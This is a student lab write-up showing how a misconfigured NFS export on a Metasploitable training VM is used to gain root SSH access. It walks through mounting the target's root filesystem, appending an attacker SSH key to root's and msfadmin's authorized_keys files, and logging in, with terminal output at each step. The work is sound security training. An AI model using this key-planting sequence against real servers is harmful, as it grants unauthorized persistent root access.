

Module:- SECURITY CONCEPT

(Target Metasploitable_Machine(NFS EXploit))


Name:-Prithviraj Nikam

Lab Assignments:

NFS Exploit of meta User at root level

Step-1:- Download metasploit and create a new virtual machine

<https://sourceforge.net/projects/metasploitable/files/latest/download>



Step-2:- Run metasploit and check Ip

Ip address:- 192.168.3.163

```
File Machine View Input Devices Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started



metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Step-3:- Open Nessus and scan vulnerabilities—> select NFS exported share information disclosure



Step-4:- open CentOS linux machine and run

\$ sudo su root

\$ mkdir remote-system

```
File Machine View Input Devices Help
Activities Terminal Dec 29 18:17

root@localhost:~

File Edit View Search Terminal Help
[root@localhost ~]# sudo su root
[root@localhost ~]#
```

```
root@localhost:~

File Edit View Search Terminal Help
[root@localhost ~]# mkdir remote-system
[root@localhost ~]#
```

Step-5:- Create RSA key

ssh-keygen -t rsa

```
root@localhost:~

File Edit View Search Terminal Help
[root@localhost ~]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:W8ssxqxxCLEZQ4WXce/oH1/7V1AinzzMEgusp6Hrnl4 root@localhost.localdomain
The key's randomart image is:
+---[RSA 3072]---+
|
| . . . o o . . |
| . + . . . 0 + |
| . + + . o 0 |
| o +S+ . o |
| . o.o= . . |
| ... ..E + . . |
| o.= oo= + . . |
| =.o=*.. . . . |
+---[SHA256]-----+
[root@localhost ~]#
```

Step-7:- open the crated key file

cat /root/.ssh/id_rsa.pub

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# cat /root/.ssh/id_rsa.pub  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQC9M8mt7QMDngQjbFVltz7iM150vlUCrA4sclGr9H8g  
ADmydTScOExfmJErschr0Hl94nG3FP63hUojzMKtoNwxCyj3u+qqv8CNU8MBUeJuCgt18UvrGuiEVJbM  
qgYlc0LIA00dsRX09BvKq7Bb5plijdpALTE+rtXgkMaFwlqMw1PeuDLAXPosofHZEgGsnJvpGrxh5PMq  
myvcahiHgPEKJdIf/Fv/gx9/gQM9FdtohrVfPQ7JzMoMNP8XCwL+B0vvUTi+16MpKonUNedoShZAc9K  
y2eSCpwHNTjsIABsHaCg0T4BJdI8FEI0mbMHX5Y0Qrr5qEVcr3/vptLVusL6227ZoLSsvBLXsxhmbmA4  
pNcRFMW/BkPn8GSwnbQAclwhQU5CMJwW/k0WZ0yvSdX/kR0a4f5gkYxPnDYiDiaY54iqo4mvQbqa3Bnc  
dNRvqs+06Hra7FEr46HdLhW6Szf9DEgULNNsVSMsUMUDD2U+kkqRAi0ogd4e8GjzJk0/4M= root@lo  
calhost.localdomain  
[root@localhost ~]#
```

Step-8:- mount the meta machine

mount -t nfs 192.168.3.163:/ remote-system

Meta ip

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# mount -t nfs 192.168.3.163:/ remote-system  
[root@localhost ~]#
```

Step-9:- Append the created key to authorized_key

cat /root/.ssh/id_rsa.pub >> remote-system/root/.ssh/authorized_key

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# cat /root/.ssh/id_rsa.pub >> remote-system/root/.ssh/authori  
zed_keys  
[root@localhost ~]#
```

Step-10:- Then unmount the directory remote-system

unmount remote-system/

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# umount remote-system/  
[root@localhost ~]#
```

Step-11:-Start SSh service and used it

Systemctl start openssh

ssh root@192.168.3.163

Meta ip

ACCESS the msfadmin at root level

```
root@metasploitable: ~  
File Edit View Search Terminal Help  
[root@localhost ~]# ssh root@192.168.3.163  
Last login: Thu Dec 29 12:00:04 2022 from 192.168.3.63  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have new mail.  
root@metasploitable:~#
```

NFS Exploit of meta User at msfadmin(User) level

Step-12:- Again mount the meta machine

mount -t nfs 192.168.3.163:/ remote-system

Meta ip

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# mount -t nfs 192.168.3.163:/ remote-system  
[root@localhost ~]#
```

Step-13:-Append the created key to authorized_key

cat /root/.ssh/id_rsa.pub >> remote-system/home/msfadmin/.ssh/authorized_key

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# cat /root/.ssh/id_rsa.pub >> remote-system/home/msfadmin/.ssh/authorized_keys  
[root@localhost ~]#
```

Step-14:-Then unmount the directory remote-system

umount remote-system/

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# umount remote-system  
[root@localhost ~]#
```

Step-15:-Step-11:-Start SSh service and used it

Systemctl start openssh

ssh msfadmin@192.168.3.163

Meta ip

ACCESS the msfadmin at user level

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# ssh msfadmin@192.168.3.163  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Thu Dec 29 11:59:33 2022 from 192.168.3.63  
msfadmin@metasploitable:~$
```

```
xterm-256color: unknown terminal type.  
msfadmin@metasploitable:~$ ls  
vulnerable  
msfadmin@metasploitable:~$
```